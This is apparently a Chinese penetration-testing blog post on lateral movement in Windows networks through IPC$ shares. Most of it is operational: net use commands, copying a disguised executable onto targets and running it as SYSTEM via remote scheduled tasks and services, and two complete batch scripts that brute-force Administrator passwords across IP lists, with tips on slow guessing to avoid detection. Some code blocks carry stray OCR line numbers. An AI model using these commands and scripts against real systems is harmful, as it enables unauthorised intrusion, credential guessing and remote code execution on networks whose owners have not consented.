内网渗透 | 基于IPC的横向移动

原创se7en HACK学习呀
2020-09-02原文

> 基于IPC的横向移动

文章内容引用较多，尽量不说废话，注明链接的地方，请自行阅读并理解。

IPC$的概念

IPC$(Internet Process Connection)是共享”命名管道”的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限,在远程管理计算机和查看计算机的共享资源时使用。

IPC$的作用

利用IPC$，连接者可以与目标主机建立一个连接，利用这个连接，连接者可以得到目标主机上的目录结构、用户列表等信息。

IPC$的利用条件

139，445端口开启

IPC$连接可以实现远程登陆及对默认共享的访问，而139端口的开启表示netbios协议的应用。我们可以通过139和445端口来实现对共享文件/打印机的访问，因此一般来讲，IPC$连接是需要139或445端口来支持的。

注：IPC$连接默认会去走445端口，不通的话则会走139端口，这两个端口都可以单独实现文件共享（新版本系统好像会强制走445端口），参考自K8gege的小密圈。

管理员开启了默认共享

默认共享是为了方便管理员远程管理而默认开启的共享，即所有的逻辑盘（C$,D$,E$...）和系统目录WINNT或WINDOWS(ADMIN$)，我们通过IPC连接可以实现对这些默认共享的访问。

```
C:\Users\Administrator>net share

共享名       资源                            注解

-------------------------------------------------------------------------------
C$           C:\                             默认共享
IPC$                                         远程 IPC
ADMIN$       C:\WINDOWS                      远程管理
命令成功完成。


```

建立远程连接时的用户权限问题

这个不多说，很多文章没有介绍，是一个坑点：传送门-关于IPC和PTH用户权限问题

※即默认情况下只有域管用户有权限对admin$目录建立IPC连接，其实本地的Administrator用户也可以，但是默认情况下该用户是被禁用的，如果启用了该用户，那么也可以使用Administrator用户远程连接

IPC$连接失败常见错误号：

```
错误号 5，拒绝访问【很可能你使用的用户不是管理员权限的，先提升权限】
错误号 51，Windows 无法找到网络路径【网络有问题】
```

```
3   错误号 53，找不到网络路径【ip 地址错误；目标未开机；目标 lanmanserver
4   服务未启动；目标有防火墙（端口过滤）】
5   错误号 67，找不到网络名【你的 lanmanworkstation 服务未启动；目标删除了
6   ipc$；】
7   错误号
8   1219，提供的凭据与已存在的凭据集冲突【你已经和对方建立了一个ipc$，请删除后
9   再连】
1   错误号 1326，未知的用户名或错误密码【原因很明显了】
0   错误号 1385，登录失败：未授予用户在此计算机上的请求登录类型
1   ---
1   情况1：可能是你在"拒绝从网络访问这台计算机"功能中拒绝了该用户的访问，解决方
1   法如下：
2   开始-->运行-->gpedit.msc计算机配置-->Windows设置-->安全设置--
1   >本地策略-->用户权利指派-->拒绝从网络访问这台计算机--
3   >删除你要正常连接的用户
1   情况2：
4   (1)网络访问为：经典
1   (2)来宾账户状态：已启用，
5   (3)拒绝从网络访问这台计算机里有Guest用户或组
1   (4)你执行net use \\xxx.xxx.xxx.xxx\IPC$ "123456" /user:"xxx"
6   输入的用户名是随便输入的，这时也会遇到这个错误信息，因为当你连接的用户不存在
1   时，net
7   use会默认用Guest用户来进行连接，而Guest用户已拒绝从网络访问，所以也会出现
1   这种错误
8   ---
    错误号
    1792，试图登录，但是网络登录服务没有启动【目标NetLogon服务未启动[连接域控
    会出现此情况]】
    错误号 2242，此用户的密码已经过期【目标有帐号策略，强制定期要求更改密码】
```

基于IPC$的横向移动

常用命令

```
1   0.建立空连接
```

```
net use \\192.168.1.1\ipc$ "" /u:""
1.建立正常连接
net use \\192.168.1.1\ipc$ "1qaz@WSX"
/user:"Administrator"
2.查看本机连接共享情况
net use
3.查看已建立连接目标主机的共享资源
net view \\192.168.1.1
4.查看目标主机时间
net time \\192.168.1.1
5.查看目标主机的NetBIOS用户（自己本机也需开启）
nbtstat -A 192.168.1.1
6.删除本机与指定ip建立的连接
net use \\192.168.1.1\ipc$ /del /y
7.删除本机所有已建立的连接
net use * /del /y
8.文件的上传下载
copy plugin_update.exe
\\192.168.1.1\c$\windows\temp\plugin_update.exe
[推荐用xcopy]:
xcopy d:\sqlitedata\*.* \\192.168.1.1\c$\temp /E /Y /D
（上传本地文件到目标的:c\windows\temp\目录下）
copy \\192.168.1.1\c$\plugin_update.exe c:\
（下载目标文件到本地c盘下）
9.创建计划任务之schtasks
schtasks /create /tn "plugin_update" /tr
c:\windows\temp\plugin_update.exe /sc once /st 16:32 /S
192.168.1.1 /RU System /u administrator /p "1qaz@WSX"
立即执行计划任务
schtasks /run /tn "plugin_update" /S 192.168.1.1 /u
administrator /p "1qaz@WSX"
删除计划任务
schtasks /F /delete /tn "plugin_update" /S 192.168.1.1
/u administrator /p "1qaz@WSX"
计划任务远程开启默认共享{注意查看目标主机时间}
schtasks /create /tn "plugin_update" /tr "cmd /c net
share c$=c:" /sc once /st 16:25 /S 192.168.1.1 /RU
System /u administrator /p "1qaz@WSX"
10.创建计划任务之at
（at只支持win03和部分老版本win08，一般情况下，win08-
```

```
SP1的系统是能添加at计划任务的，但不一定执行，推荐win08及之后的系统都选择schtasks创建计划任务）
at \\192.168.1.1 14:05 cmd /c "c:\windows\temp\test.bat"
11.SC创建服务
（需先IPC连接，添加的常规程序需要有返回值,不然启动服务时会报1053错误）
sc \\192.168.1.1 create shellsrv binpath= "c:\shell.exe" start= auto displayname= "shellstart"
sc \\192.168.1.1 create test binpath= "c:\windows\temp\test.bat" start= auto displayname= "shellstart"
sc \\192.168.1.1 start shllsrv
sc \\192.168.1.1 stop shllsrv
sc \\192.168.1.1 delete shellsrv
12.删除默认共享
net share c$ /del
13.恢复默认共享
net share c$=c:
15.对方的c盘映射为自己的z盘，其他盘类推(不推荐)
net use z: \\192.168.1.1\c$ "1qaz@WSX" /user:"administrator"
16.删除映射的c盘，其他盘类推
net use c: /del
```

```
4
6
4
7
4
8
4
9
```

批量爆破

内网中爆破弱口令时首选的便是使用ipc，爆破错误次数一般也不会做限制，但是一定要注意爆破成功的结果是否为匿名权限的ipc连接。

弱口令爆破这种手段在在内网中是一把双刃剑，如果公司领导未过于重视网络安全的话，导致信息安全部地位低下、资金有限，那么在缺乏安全设备监控与员工网络安全意识低下的情况下，在内网进行弱口令爆破是一件非常高效地事情，如大部分的央企、国企二级单位。

但另一方面，如果该公司确实在网络安全方面投入较大人力财力，那么弱口令爆破无异于自杀。

弱口令字典可由部分简单口令和部分复杂规则口令与企业名称+年份组成，如12345678,000000,1q2w3e4r,1qaz2wsx,baidu@2020,baidu@123等，不宜超过100条且建议单线程慢速爆破，避免被拦截。

使用说明：

```
1   ip.txt 放入要爆破的IP
2   pass.txt 放入爆破的密码
3   默认爆破用户：Administrator
4   爆破成功的结果，会在bat运行的当前目录生成pic.txt
5   爆破进度的查询：type log.txt，完成后当前目录生成end.txt
```

1.有密码

```
1   有密码
```

```
@echo off
cls
echo Useage: %0 ip.txt pass.txt
for /f %%t in (%1) do (
FOR /F "eol=; tokens=1,2,3* delims=, " %%i in (%2) do (
echo net use \\%%t\ipc$ "%%i"
/user:"localhost\Administrator" >> log.txt
net use \\%%t\ipc$ "%%i"
/user:"localhost\Administrator"  >NUL 2>NUL
IF NOT errorlevel 1 (
echo %%i  t:%%t>> pic.txt
net use \\%%t\ipc$ /del
)
net use * /del /y >NUL 2>NUL
)
)
echo end >> end.txt
```

2.空密码

```
@echo off
cls
echo Useage: %0 ip.txt
for /f %%t in (%1) do (
echo net use \\%%t\ipc$ ""
/user:"localhost\Administrator" >> log.txt
net use \\%%t\ipc$ "" /user:"localhost\Administrator"
>NUL 2>NUL
IF NOT errorlevel 1 (
echo success:%%t>> pic.txt
net use \\%%t\ipc$ /del
)
net use * /del /y >NUL 2>NUL
)
echo end >> end.txt
```

利用工具

温馨小提示：有杀软的内网环境中，尽量用windows自带功能来完成需求，使用工具要慎重，一定要本地做好测试在丢到目标上运行。

PSEXEC

不推荐，很容易就被杀软拦截，微软官方pstools

域渗透学习（五）基于IPC的远程连接：https://ares-x.com/2020/03/21/%E5%9F%9F%E6%B8%97%E9%80%8F%E5%AD%A6%E4%B9%A0%EF%BC%88%E4%BA%94%EF%BC%89%E5%9F%BA%E4%BA%8EIPC%E7%9A%84%E8%BF%9C%E7%A8%8B%E8%BF%9E%E6%8E%A5/

Impacket套件

更多的连接方式还有 smbexec 、 psexec 、 atexec ，都可在github社区中找到，比较简单的就是在 impacket 工具包找到相关文件，使用方法自行查阅帮助文档，这里不再赘述。

python版：https://github.com/SecureAuthCorp/impacket

exe版：https://github.com/ropnop/impacket_static_binaries/releases v0.9.19稳


Impacket套件之远程命令执行功能讲解：https://mp.weixin.qq.com/s/kVTAe2BLya-lwOXzKdvHGA

推荐阅读

内网渗透 | IPC$入侵大全

点赞，转发，在看

原创投稿作者：Se7en



精选留言

用户设置不下载评论